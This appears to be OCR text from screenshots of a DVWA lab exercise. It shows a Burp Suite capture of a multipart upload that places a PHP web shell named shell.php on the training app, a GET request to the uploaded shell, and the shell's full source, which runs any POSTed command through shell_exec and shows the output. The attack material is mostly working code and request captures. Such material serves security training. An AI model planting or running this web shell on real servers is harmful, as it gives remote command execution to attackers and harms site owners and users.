


Damn Vulnerable Web Ap
Web Shell
Not secure
192.168.50.101/dvwa/hackable/uploads/shell.php
Web Shell
Execute a command
Command
Execute


Burp Suite Community Edition v2023.10.3.6 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Settings
Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.50.101:80
Forward Drop Intercept is on Action Open browser
Add notes
HTTP/1
Pretty Raw Hex
1 GET /dvwa/hackable/uploads/shell.php HTTP/1.1
2 Host: 192.168.50.101
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=05e5fe876731d275af36a6e576f5db03
10 Connection: close
11
12
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 2
Request headers 9
Inspector
Notes
Search
0 highlights

Pretty Raw Hex

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.101
Content-Length: 2751
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.50.101
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryjek2ZnBsuLkE9cHD
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=05e5fe876731d275af36a6e576f5db03
Connection: close

------WebKitFormBoundaryjek2ZnBsuLkE9cHD
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryjek2ZnBsuLkE9cHD
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/x-php

```

```php
<?php
if (!empty($_POST['cmd'])) {
    $cmd = shell_exec($_POST['cmd']);
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Web Shell</title>
    <style>
        * {
            -webkit-box-sizing: border-box;
            box-sizing: border-box;
        }
        body {
            font-family: sans-serif;
            color: rgba(0, 0, 0, .75);
        }
        main {
            margin: auto;
            max-width: 850px;
        }
        pre,
        input,
        button {
            padding: 10px;
            border-radius: 5px;
            background-color: #efefef;
        }
        label {
            display: block;
        }
        input {
            width: 100%;
            background-color: #efefef;
            border: 2px solid transparent;
        }
        input:focus {
            outline: none;
            background: transparent;
            border: 2px solid #e6e6e6;
        }
        button {
            border: none;
```

```
            cursor: pointer;
            margin-left: 5px;
        }
        button:hover {
            background-color: #e6e6e6;
        }
        .form-group {
            display: -webkit-box;
            display: -ms-flexbox;
            display: flex;
            padding: 15px 0;
        }
    </style>
</head>
<body>
    <main>
        <h1>Web Shell</h1>
        <h2>Execute a command</h2>

        <form method="post">
            <label for="cmd"><strong>Command</strong></label>
            <div class="form-group">
                <input type="text" name="cmd" id="cmd" value="<?= htmlspecialchars($_POST['cmd'], ENT_QUOTES, 'UTF-8') ?>"
                       onfocus="this.setSelectionRange(this.value.length, this.value.length);" autofocus required>
                <button type="submit">Execute</button>
            </div>
        </form>

        <?php if ($_SERVER['REQUEST_METHOD'] === 'POST'): ?>
            <h2>Output</h2>
            <?php if (isset($cmd)): ?>
                <pre><?= htmlspecialchars($cmd, ENT_QUOTES, 'UTF-8') ?></pre>
            <?php else: ?>
                <pre><small>No result.</small></pre>
            <?php endif; ?>
        <?php endif; ?>
    </main>
</body>
</html>
```